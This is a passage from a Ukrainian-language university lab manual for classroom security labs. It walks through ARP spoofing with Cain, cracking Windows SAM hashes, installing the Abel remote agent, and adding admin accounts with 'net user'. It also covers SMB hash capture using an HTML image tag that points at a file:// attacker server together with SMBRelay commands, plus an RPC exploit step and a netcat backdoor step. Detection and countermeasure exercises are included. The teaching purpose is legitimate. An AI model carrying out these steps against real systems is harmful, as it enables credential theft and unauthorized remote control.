


Рис. 5.7. **Налаштування параметрів“ARP-атаки”**

4.6. Активуйте режим перехоплення “ARP-спуфінг” шляхом натиснення піктограми .

4.7. Дочекайтеся, коли один із вибраних комп'ютерів звернеться із запитом доступу до іншого, після цього ви побачите у вкладці "Passwords" (

) перехоплену ідентифікаційну і автентифікаційну інформацію.

4.8. Відомим вам способом спробуйте відновити з перехопленої згортки пароль.

4.9. Зупиніть роботу snort. Прочитайте записані дані зі збереженого log-файлу. Знайдіть записи по протоколу **arp** і поясніть принцип “ARP-спуфінгу”.

4.10. У командному рядку, використовуючи команду **arp,** прогляньте записи **arp** таблиці.

4.11. Зупиніть роботу аналізаторів протоколів.

5. Виявлення “ARP-спуфінгу”

5.1. Визначте оточення комп'ютерів у своїй мережі

net view

5.2. У командному рядку, використовуючи команду

arp -a

прогляньте записи *arp* таблиці.

5.3. З відповідного каталога запустіть утиліту **UST.MACwatch 1.0.**

5.4. Через контекстне меню цієї утиліти в панелі завдань ініціалізуйте стеження за зв'язками Mac&ip адрес в локальній таблиці ARP (рис. 5.8)




Рис. 5.8. **Контекстне меню утиліти UST.MACwatch 1**

5.5. Відповідно до п. 4 реалізуйте ARP-спуфінг відносно комп'ютерів класу.

5.6. Дочекайтеся цієї атаки відносно Вашого комп'ютера і вивчіть файл ipmac.log утиліти **UST.MACwatch 1.0.**

5.7. Зробіть висновки.

6. Атака на базу даних SAM

6.1. У віртуальній машині підключіть з каталога **C:\VM.Microsoft. Windows.XP.Professional** образ CD диску **SUPER_WINPE_UBCD_**

2004_STD.**iso** з альтернативною операційною системою (клацнути внизу вікна VW на CD-ROM і вкажіть образ CD, що підключається) (рис. 5.9).




Рис. 5.9. **Підключення віртуального диска**

6.2. Перезавантажте VW і під час нового завантаження, натиснувши ESC, виберіть завантаження із CD.

6.3. Завантажте Boot Winternals ERD Commander 2003 із завантажувального CD (рис. 5.10).

6.4. Знайдіть і скопіюйте файли **SAM** і **system** до своєї робочої папки з каталога /Windows/System32/Config.

6.5. Перевантажтеся в початковий Windows XP і запустіть програму LC.

6.6. У вікні програми, що відкрилося, зайдіть в меню "Імпорт" і виберіть "Імпорт файлу SAM" (рис. 5.11). Вкажіть шлях до "скопійованих" вами файлів **SAM** і **system**. У результаті імпорту відобразиться інформація про всіх зареєстрованих користувачів в операційній системі, LM і NT паролі, якщо вони відразу визначені і їх хеши.




Рис. 5.11. **Імпорт файла SAM**

6.7. Для старту знаходження паролів натисніть кнопку "Почати аудит (F4)" і поспостерігайте за процесом атаки.

6.8. Самостійно знайдіть налаштування за параметрами різного виду атак на згортки паролів.

6.9. Змініть параметри атаки послідовним перебором (російський алфавіт, тільки цифри).

6.10. Змініть параметри гібридної атаки.

6.11. Використайте інший словник.

7. Встановлення мережного агента для віддаленого доступу

7.1. Запустите CAIN.

7.2. Перейдіть на вкладку **Network,** ініціюйте проглядання ресурсів усієї мережі (Entire Network). Знайдіть комп'ютер, до якого ви підібрали пароль адміністратора. Підключіться до системи (Connect As) з правами адміністратора, використовуючи знайдений пароль (рис. 5.12).




Рис. 5.12. **Підключення до системи**

7.3. Виділіть розділ Services комп'ютера, до якого ви підключилися, і через контекстне меню інсталюйте в його систему мережний агент **Abel** (рис. 5.13).




Рис. 5.13. **Встановлення мережного агента Abel**

Інстальований агент буде видно в сервісах на віддаленому комп'ютері, забезпечуючи консоль віддаленого комп'ютера.

7.4. Додайте віддалений комп'ютер через контекстне меню в **Quick List** (рис. 5.14).

Рис. 5.14. **Додавання віддаленого ПК в Quick List**

7.5. Увійдіть в **Quick List** і оберіть **Console.** У правому вікні буде доступний командний рядок віддаленого комп'ютера, через який можна управляти комп'ютером (рис. 5.15).

7.6. Створіть нового користувача і додайте його в групу "Адміністратори":

net user *ім'я користувача пароль* **/add**.

7.7. Використовуючи засоби програми CAIN, переконайтеся, що обліковий запис створеного користувача з'явився на віддаленому комп'ютері.




Рис. 5.15**. Командний рядок віддаленого комп'ютера**

7.8. Самостійно дослідіть додаткові можливості програми CAIN і опишіть їх у звіті.

Контрольні питання

1. Які задачі вирішує парольна система?
2. Назвіть основні компоненти парольної системи є:
3. Які типи загроз безпеки відносяться до парольних систем?
4. Які вимоги можна висунити до вибору пароля?
5. Задана потужність простору паролів S = 10^{11}. Які при цьому вимоги до алфавіту й довжини пароля? *(вибрати можливі алфавіти з довжиною пароля)*.
6. Якими способами можуть бути одержані згортки паролів?
7. В якому файлі Windows 2000 зберігається інформація про користувачів і їх паролі?
8. Аналізатор протоколів – це...
9. "Хеш" (згортка) – це...
10. Hub – це...
11. Switch – це...
12. Які існують способи доступу (копіювання) до бази SAM?
13. Який протокол автентифікації в мережах Windows є найменш захищеним від парольної атаки?

Лабораторна робота №6
Перехоплення даних автентифікації SMB, проникнення в комп'ютерну систему під управлінням ОС WINDOWS NT/2000/XP/XP/2003

Мета роботи – отримати навики перехоплення даних автентифікації і проникнення в комп'ютерну систему з метою впровадження відповідних механізмів захисту.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми №4 "Організація інформаційної безпеки комп’ютерних мереж".

Порядок виконання роботи.

1. Ознайомитися з роботою утиліт:
   SMBRelay;
   LC;
   RPC GUI;
2. Вивчить захисні заходи, що проводяться для нейтралізації досліджуваних атак.
3. Вивчивши роботу утиліт, здійснити перехоплення хешів паролів, за допомогою запуску на своїй машині помилкового SMB-сервера, і відправки спеціального поштового повідомлення з упровадженим дескриптором зображення. Перехопити таким чином 3 – 4 паролі.

Проведіть відповідні захисні заходи і повторіть спробу перехоплення паролів.

Спробуйте розшифрувати перехоплені паролі.

Протестуйте внутрішню комп'ютерну мережу навчального класу на наявність вразливості переповнювання буфера служби RPC.

У разі виявлення вразливості на одному з комп'ютерів підключіться до нього і, експлуатуючи вразливість, заведіть на віддаленому ПК обліковий запис з правами адміністратора. Створіть на віддаленому комп'ютері розподілений ресурс.

Впровадьте у видалений комп'ютер програмну закладку (наприклад, створіть тунельоване з'єднання за допомогою утиліти NETCAT) з використанням FTP.

Повторіть пункти 3.5 – 3.6 після реалізації контрзаходів щодо усуненню вразливості переповнювання буфера служби RPC.

4. Зробити висновки про виконану роботу

SMBRelay

SMB/CIFS – це протокол для з'єднання комп'ютерів з ОС типу Windows 95/98 і NT між собою або з сервером Samba.

Якщо служби NETBIOS і SMB/CIFS ввімкнені, і зломник має можливість використовувати SMB-запити, то паролі доступу до спільно використовуваних ресурсів є найвразливішим місцем системи Windows.

Відмінність між NETBIOS і SMB полягає в тому, що NETBIOS - це транспортний протокол, а SMB – протокол сумісного використання файлів, пов'язаний із підтримуваними протоколом NBT (NETBIOS поверх TCP) іменами. Подібно до будь-якого сервера загального призначення, такі сервери обмінюються інформацією через порт TCP. Таким чином, протокол SMB взаємодіє з портом TCP 445 і не має нічого спільного з NETBIOS.

Перехоплення хеш-кодів LM здійснюється досить просто, якщо зломник може ввести жертву в оману і змусити виконати автентифікацію на свій розсуд. Такий підхід виявляється корисним навіть у разі використання мережі з комутованою архітектурою, оскільки SMB-сеанси з комп'ютером хакера активізуватимуться незалежно від мережної топології.

Це також полегшує шлях до злому комп'ютерів окремих користувачів. Даний трюк заснований на тому, що "жертві" відправляється поштове повідомлення або HTML сторінка з упровадженим посиланням на помилковий SMB-сервер. Після отримання повідомлення це посилання буде активізоване (самим одержувачем або автоматично), і реєстраційні дані будуть відправлені клієнтом в мережу. Подібні посилання можна без проблем замаскувати. Для їх активізації достатньо мінімального взаємозв'язку з користувачем, оскільки Windows намагається реєструватися як поточний користувач, якщо явно не вказані ніякі інші реєстраційні дані. Можливо, це одна з найприкріших особливостей системи Windows з погляду безпеки.

Рекомендації щодо виконання лабораторної роботи:

Упровадьте дескриптор зображення в Html код Web-сторінки або поштове повідомлення.

<html>

<img src=file://сервер_зломника/nul1.gif height=l width=l></img>

</html>

Коли цей код HTML передається в IE або Outlook, завантажується файл null.gif і призначеним для користувача комп'ютером буде ініційований сеанс SMB з сервером зломщика. А спільно використовуваний ресурс може не існувати взагалі.

Відправте створений Вами файл на сусідній ПК і запустіть на своєму ПК утиліту SMBRelay.

Утиліта SMBRelay по суті є SMB-сервером, який здатний витягувати імена користувачів і хеш-коди паролів з вхідного трафіка SMB. Як видно з назви, ця утиліта може функціонувати не тільки як помилковий SMB-сервер, а також використовуватися в атаках із застосуванням "третього середнього" (man-in-the-middle – MITM). Встановити помилковий сервер SMBRelay досить просто. Спочатку утиліту SMBrelay необхідно запустити з параметром /E, щоб ідентифікувати необхідний фізичний інтерфейс, який використовуватиметься в процесі прослуховування трафіка (рис.6.1).




Рис. 6.1. **Ідентифікація необхідного фізичного інтерфейсу**

З наведеного фрагмента видно, що інтерфейс з індексом 1 000 003 підходить краще за все, оскільки він є фізичним мережним адаптером, до якого звертатимуться віддалені системи. (Адаптер Loopback доступний лише для локального вузла.) Природно, під час використання декількох адаптерів можливості вибору розширюються, проте зараз розглядається найпростіший випадок. У процесі подальшого виконання роботи використовуватиметься адаптер з індексом 1 000 003. Не забувайте про те, що в конкретній ситуації цей номер може опинитися зовсім іншим.

Тепер потрібно запустити сервер. Оскільки операційна система Windows 2000/XP/XP забороняє іншому процесу прив'язуватися до SMB-порту (TCP 139), коли вона сама його використовує, то необхідно тимчасово *відключити цей порт шляхом відключення режиму використання NETBIOS понад TCP/IP* (у діалоговому вікні властивостей

протоколу TCP/IP) (рис. 6.2). Після цього сервер SMBRelay можна пов'язати з портом 139.




Рис. 6.2. **Відключення NETBIOS понад TCP/IP**

Якщо тимчасово заборонити використання TCP-порту 139 не видається можливим, то зломникові доведеться створити віртуальну IP-адресу, з якою буде пов'язаний помилковий SMB-сервер. Утиліта SMBRelay надає можливість створення і видалення віртуальної IP-адреси автоматично, за допомогою параметра командного рядка /L+ IP-адрес (рис. 6.3). Проте проведені дослідження показали, що параметр /L не забезпечує необхідної надійності.

Рис. 6.3. **Створення віртуальної IP-адреси**

Слід зробити ще одне додаткове зауваження про використання утиліти SMBRelay в системі Windows 2000/XP. Якщо відбудеться збій у процесі з'єднання SMB-клієнта Windows 2000/XP/XP з портом TCP 139, то буде зроблена спроба встановити SMB-з'єднання з портом TCP 445. Щоб запобігти можливості обходу сервера SMBRelay, що прослуховує порт 139, необхідно заблокувати або взагалі заборонити використання порту TCP 445 на цьому сервері. Ця операція виконується окремо для кожного конкретного адаптера (подібно до операції відключення порту 139 в NT 4). При цьому спочатку необхідно натиснути правою кнопкою миші на значку мережного оточення і в контекстному меню, що з'явилося, вибрати Властивості. Вибравши відповідне з'єднання необхідно його відкрити, вибравши команду Advanced **(Додатково) ->Advanced Settings (Додаткові параметри),** як показано на наступному рисунку (рис. 6.4).




Рис. 6.4. **Виклик додаткових параметрів**

При скиданні прапорця File and Printer Sharing for Microsoft Networks (рис. 6.5) доступ до портів 139 і 445 через нульове з'єднання буде від-ключений (а відночас буде відключена й можливість сумісного

використання файлів і принтерів). Для вступу до дії цих змін перезавантаження не потрібне.




Рис. 6.5. **Заборона використання 445 порту**

Наведемо приклад використання утиліти SMBRelay на вузлі під управлінням Windows 2000/XP. При цьому передбачається, що порт TCP 139 відключений, а порт TCP блокується.

Запустимо утиліту SMBRelay в системі Windows 2000/XP з урахуванням того, що інтерфейс з індексом 1000003 використовуватиметься для локального прослуховування і як адреса доставки. При цьому по-милковий сервер прослуховуватиме наявну IP-адресу, пов'язану з цим інтерфейсом (рис.6.6). C:\>smbrelay /IL 1000003 /IR 1000003

(Якщо у Вас не вийшло ефективно використовувати утиліту SMBRelay в цьому режимі спробуйте її використання з параметром /L+).

Рис. 6.6. **Стан прослуховування**

Проглянете на сусідньому ПК за допомогою Web-браузера файл, створений вами раніше.

Після цього утиліта SMBRelay почне до отримання вхідних даних, що передаються в процесі встановлення з'єднання SMB. Щойно клієнт успішно встановить SMB-сеанс, сервер SMBRelay надасть наступну інформацію (рис. 6.7).




Рис. 6.7. **Перехоплення паролів**

Як видно з наведеного фрагмента, були отримані обидва паролі: Lan Manager (Case insensitive) і NTLM (Case sensitive).

Перехоплені дані записані у файл hashes.txt поточного робочого каталогу.

Якщо з якоїсь причини файл не записався, його можна сформувати самостійно шляхом послідовного копіювання і вставки у файл відомостей зі звіту роботи сервер SMBRelay (рис. 6.8).

